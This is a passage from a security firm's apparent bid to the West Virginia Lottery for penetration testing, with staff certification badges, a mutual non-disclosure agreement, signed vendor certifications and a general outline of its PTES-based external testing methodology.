
The management-focused CISM is the globally accepted standard for individuals who design, build and manage enterprise information security programs.

Learn more

Skills

Information Risk Compliance
IT Governance
IT Risk Management
IT Security
IT Security Incident Manager
IT Security Program Manager

#3 GIAC Enterprise Vulnerability Assessor (GEVA) - GIAC



This badge was issued to William Knight on July 02, 2021
Expires on July 31, 2025

GIAC Enterprise Vulnerability Assessor (GEVA)


Issued by Global Information Assurance Certification (GIAC)

The GIAC Enterprise Vulnerability Assessor (GEVA) certification is focused on validating technical vulnerability assessment skills and time-tested practical approaches to ensure security across the enterprise. The GEVA-certified practitioner will be capable of handling threat management, comprehensively assessing vulnerabilities, and producing a vigorous defensive strategy from day one.

Learn more

Christopher J. Anderson, Sr. IT Sec Engineer

#1 CompTIA Security+ ce Certification - CompTIA



This badge was issued to Christopher Joseph Anderson on September 24, 2021
Expires on March 09, 2029


CompTIA Security+ ce Certification

Issued by CompTIA

Earners of the CompTIA Security+ certification have the knowledge and skills necessary to perform core security functions required of any cybersecurity role. CompTIA Security+ professionals know how to identify and address potential threats, attacks and vulnerabilities and they have established techniques in risk management, risk mitigation, threat management and intrusion detection.

Learn more

#2 CompTIA Advanced Security Practitioner (CASP+) ce Certification - CompTIA



This badge was issued to Christopher Joseph Anderson on March 09, 2023
Expires on March 09, 2029


CompTIA Advanced Security Practitioner (CASP+) ce Certification

Issued by CompTIA

The CompTIA CASP+ certification is an advanced-level cybersecurity certification covering technical skills in security architecture and senior security engineering in cloud, on premises and hybrid environments. Governance, risk, and compliance (GRC) skills are covered to assess an enterprise's cybersecurity readiness and to lead technical teams to implement enterprise-wide cybersecurity solutions.

Sharan Kumar, Security Consultant

#1 Offensive Security Certified Professional - OSCP



OffSec

This is to acknowledge that

Sharan Kumar Kamarapu

is certified as an

OSCP

(OffSec Certified Professional)

and successfully completed all requirements and criteria for said certification through examination administered by OffSec.

This certification was earned on

October 7, 2023

[redacted]

OffSec
OSCP

3.5 Vendor must comply with the Center for Internet Security methodology and employ techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project and the NIST SP 800-115 Information Security Testing and Assessment technical guide.

As BayInfotech, we adhere to industry-leading standards and best practices for cybersecurity. Our approach includes compliance with the Center for Internet Security methodology and the utilization of techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project, as well as the NIST SP 800-115 Information Security Testing and Assessment technical guide. By integrating these methodologies, we ensure robust security measures are implemented throughout our services, providing comprehensive protection for our clients' systems and data.

Non Disclosure Agreement




EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

MUTUAL NON-DISCLOSURE AGREEMENT

This Mutual Non-Disclosure Agreement ("Agreement") is entered into by and between the West Virginia Lottery, with its principal offices located at 900 Pennsylvania Avenue Charleston, WV 25302 ("Lottery"), and Bayinfotech, LLC, with its principal offices located at Livermore, CA, 94551 ("Party of the second part"), with an Effective Date of ____________________. Lottery and Party of the second party also are referred to herein individually as a "party", or collectively as the "parties".

WHEREAS, the parties to this Agreement may wish to exchange certain information related to the provision of certain information or communication technology services by one party of interest to the other party; and

WHEREAS, the parties agree that improper disclosure of either party's Confidential Information, as defined below, by the other party could cause material harm to the party whose Confidential Information was improperly disclosed;

NOW THEREFORE, in order to protect certain Confidential Information that may be disclosed between the parties, Lottery and Alpha agree to maintain the confidentiality of the Confidential Information as follows:

I. **Definition of Confidential Information**. The "Confidential Information" disclosed under this Agreement is defined as follows:

Any data or information that is proprietary to the disclosing party and not generally known to the public, whether in tangible or intangible form, whenever and however disclosed, including, but not limited to: (i) any marketing strategies, plans, financial information, or projections, operations, sales estimates, business plans and performance results relating to the past, present or future business activities of such party, its affiliates, subsidiaries and affiliated companies; (ii) plans for products or services, and customer or supplier lists; (iii) any scientific or technical information, invention, design, process, procedure, formula, improvement, technology or method; (iv) any concepts, reports, data, know-how, works-in-progress, designs, development tools, specifications, computer software, source code, object code, flow charts, databases, inventions, intellectual property, and trade secrets; (v) solicitation for proposals, responses to proposals, bids, or information disclosed in connection with such solicitation, response, or bid; (vi) any other information that should reasonably be recognized as confidential information of the disclosing party.

II. **Disclosure Period and Term**. This Agreement protects against the disclosure of Confidential Information which is disclosed between the parties during each party's performance of its obligations associated with that certain CRFQ Agreement executed between the parties on __________________ (the "Effective Date") and 3 year(s) after the termination of such Agreement ("Disclosure Period"). Therefore, the duty of a recipient of Confidential Information to protect such Confidential Information disclosed under this Agreement begins on the Effective Date and expires 3 year(s) after the end of Disclosure

EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

Period. Upon termination of this Agreement or upon the disclosing party's request, the recipient shall cease use of Confidential Information and return or destroy it.

III. **Use of Confidential Information**. A party hereunder receiving Confidential Information shall use such Confidential Information solely for the purposes of, as applicable to the recipient, understanding current business activities of a party, soliciting a proposal for certain information technology services, responding to such proposal solicitation, reviewing solicitation responses, tendering a bid, or discussions or negotiations related to such solicitation, proposal, or bid.

IV. **Protection of Confidential Information**. Each party shall not disclose the Confidential Information of the other party to any third party. The recipient shall protect the Confidential Information by using the same degree of care, but no less than a reasonable degree of care, to prevent the unauthorized use, dissemination or publication of the Confidential Information as the recipient uses to protect its own confidential information of a like nature. A recipient shall restrict disclosure of Confidential Information to its employees, provided that such employees (i) have a need to know, and (ii) are bound by obligations of confidentiality equally as restrictive as the terms of this Agreement.

V. **Exclusions**. This Agreement imposes no obligation upon the recipient with respect to Confidential Information which: (a) was in the recipient's possession before receipt from the disclosing party; (b) is or becomes a matter of public knowledge through no fault of the recipient; (c) is rightfully received by the recipient from a third party without a duty of confidentiality; (d) is disclosed by the disclosing party to a third party without a duty of confidentiality on the third party; (e) is independently developed by the recipient; (f) is disclosed under operation of law; or (g) is disclosed by the recipient with the disclosing party's prior written approval.

VI. **Miscellaneous.** Neither party to this Agreement shall acquire any intellectual property rights nor any other rights under this Agreement except the limited right to use as set forth in this Agreement. This Agreement does not prevent either Party from competing with one another for work or clients unless the parties specifically agree otherwise, in writing, as to a specific client. Each disclosing party warrants and represents that the Confidential Information and other information provided which is necessary to the purposes described hereunder, are true and correct to the best of the disclosing party's knowledge and belief. Nothing in this Agreement shall be construed to preclude either party from developing, using, marketing, licensing, and/or selling any software or other material that is developed without reference to the Confidential Information.

VII. **Export Administration**. Each party to this Agreement agrees to comply fully with all relevant export laws and regulations of the United States and other countries to assure that no Confidential Information or any portion thereof is exported, directly or indirectly, in violation of such laws.

VIII. **No Obligation to Purchase or Offer Products or Services**. Neither party has an obligation under this Agreement to purchase or otherwise acquire any service or item from

EXHIBIT B
NON-DISCLOSURE AGREEMENT (NDA)

the other party. Neither party has an obligation under this Agreement to commercially offer any products using or incorporating the Confidential Information. The disclosing party may, at its sole discretion, offer such products commercially and may modify them or discontinue such offerings at any time.

IX. **General.** The parties do not intend that any agency or partnership relationship be created between them by this Agreement. This Agreement sets forth the entire agreement with respect to the Confidential Information disclosed herein and supersedes all prior or contemporaneous agreements concerning such Confidential Information, whether written or oral. All additions or modifications to this Agreement must be made in writing and must be signed by both parties. This Agreement and all matters arising out of or relating to this Agreement shall be governed by the laws of the State of West Virginia. The parties agree that the information provided as allowed by this Agreement will not contain any proprietary technical or confidential contractual information, or any financial information related to the relationship between Alpha and its partners. As a result, damages will not be included as a remedy.

The undersigned authorized representatives of each party have agreed to be legally bound by the terms of this Agreement as of the Effective Date shown above.

WEST VIRGINIA LOTTERY

By: ________________________________

Name: ________________________________

Title: ________________________________


BayInfotech, LLC ______________ **(VENDOR)**

By: maulik shyani

Name: Maulik Shyani

Title: CEO

Designated Contact



DESIGNATED CONTACT: Vendor appoints the individual identified in this Section as the Contract Administrator and the initial point of contact for matters relating to this Contract.

(Printed Name and Title) Maulik Shyani

(Address) 2150 Portola Ave Ste D PMB 2012, Livermore CA 94551

(Phone Number) / (Fax Number) 408.480.8501

(email address) maulik@bay-infotech.com

CERTIFICATION AND SIGNATURE: By signing below, or submitting documentation through *wv*OASIS, I certify that: I have reviewed this Solicitation/Contract in its entirety; that I understand the requirements, terms and conditions, and other information contained herein; that this bid, offer or proposal constitutes an offer to the State that cannot be unilaterally withdrawn; that the product or service proposed meets the mandatory requirements contained in the Solicitation/Contract for that product or service, unless otherwise stated herein; that the Vendor accepts the terms and conditions contained in the Solicitation, unless otherwise stated herein; that I am submitting this bid, offer or proposal for review and consideration; that this bid or offer was made without prior understanding, agreement, or connection with any entity submitting a bid or offer for the same material, supplies, equipment or services; that this bid or offer is in all respects fair and without collusion or fraud; that this Contract is accepted or entered into without any prior understanding, agreement, or connection to any other entity that could be considered a violation of law; that I am authorized by the Vendor to execute and submit this bid, offer, or proposal, or any documents related thereto on Vendor's behalf; that I am authorized to bind the vendor in a contractual relationship; and that to the best of my knowledge, the vendor has properly registered with any State agency that may require registration.

By signing below, I further certify that I understand this Contract is subject to the provisions of West Virginia Code § 5A-3-62, which automatically voids certain contract clauses that violate State law; and that pursuant to W. Va. Code 5A-3-63, the entity entering into this contract is prohibited from engaging in a boycott against Israel.

BayInfotech, LLC
(Company)

maulik shyani
(Signature of Authorized Representative)

Maulik Shyani, CEO | 03/26/2024
(Printed Name and Title of Authorized Representative) (Date)

408.480.8501
(Phone Number) (Fax Number)

maulik@bay-infotech.com
(Email Address)

Mandatory Requirements

External Network Penetration Testing:

BayInfotech conducts thorough external infrastructure security tests on Internet-facing IP addresses within the specified scope. The methodology includes:

To deliver an external infrastructure security test of the Internet-facing IP addresses on the perimeter of the Client network, which have been defined as being in scope. This will be an investigation of the infrastructure to ensure there are no flaws in the server and network configuration on the organizational perimeter. All testing will be conducted from Bay-Infotech test facilities from within an agreed set of source IP addresses.

Our external testing methodology follows a refined test methodology that ensures a comprehensive attack simulation against the organization.

Our report shall document the information and highlight any areas that would be considered by Client to be sensitive information leakage. Examples of this include (but is not limited to):

- Case studies and IPR leaks in pastebin / other sources;
- Target domain users with details leaked in previous third-party organizational password compromises;
- Technologies used within the organization, particularly device endpoints, servers, firewalls, intrusion detection, network and client Anti-Virus
- Potentially derogatory or negative Internet postings;
- Internal / external domains; and
- Corporate network ranges and remote access endpoints.

All information that is found will be used, where possible, in subsequent test phases. For example, names or email addresses can be converted into usernames for infrastructure (e.g. IPSEC / SSL VPNs) or logins for application tests. Information could also be used in social engineering, phishing and red teaming exercises.

Penetration Testing Execution Methodology

BayInfotech employs the Penetration Testing Execution Standard (PTES), incorporating globally recognized methodologies such as NIST. The assessment is structured across seven phases, namely Pre-Engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting:

- *Pre-Engagement Interactions:* This phase involves activities preceding the actual engagement, including scheduling, client approval, understanding objectives, and defining the engagement scope.
- *Intelligence Gathering:* The tester gathers comprehensive intelligence about the target system, encompassing network infrastructure, applications, and relevant personnel.
- *Threat Modeling:* A model of potential threats is crafted to identify critical vulnerabilities,

aiding in prioritization.

- *Vulnerability Analysis:* The system is analyzed for weaknesses, including unpatched vulnerabilities and exploitable misconfigurations.
- *Exploitation:* Identified vulnerabilities are actively exploited during this phase.

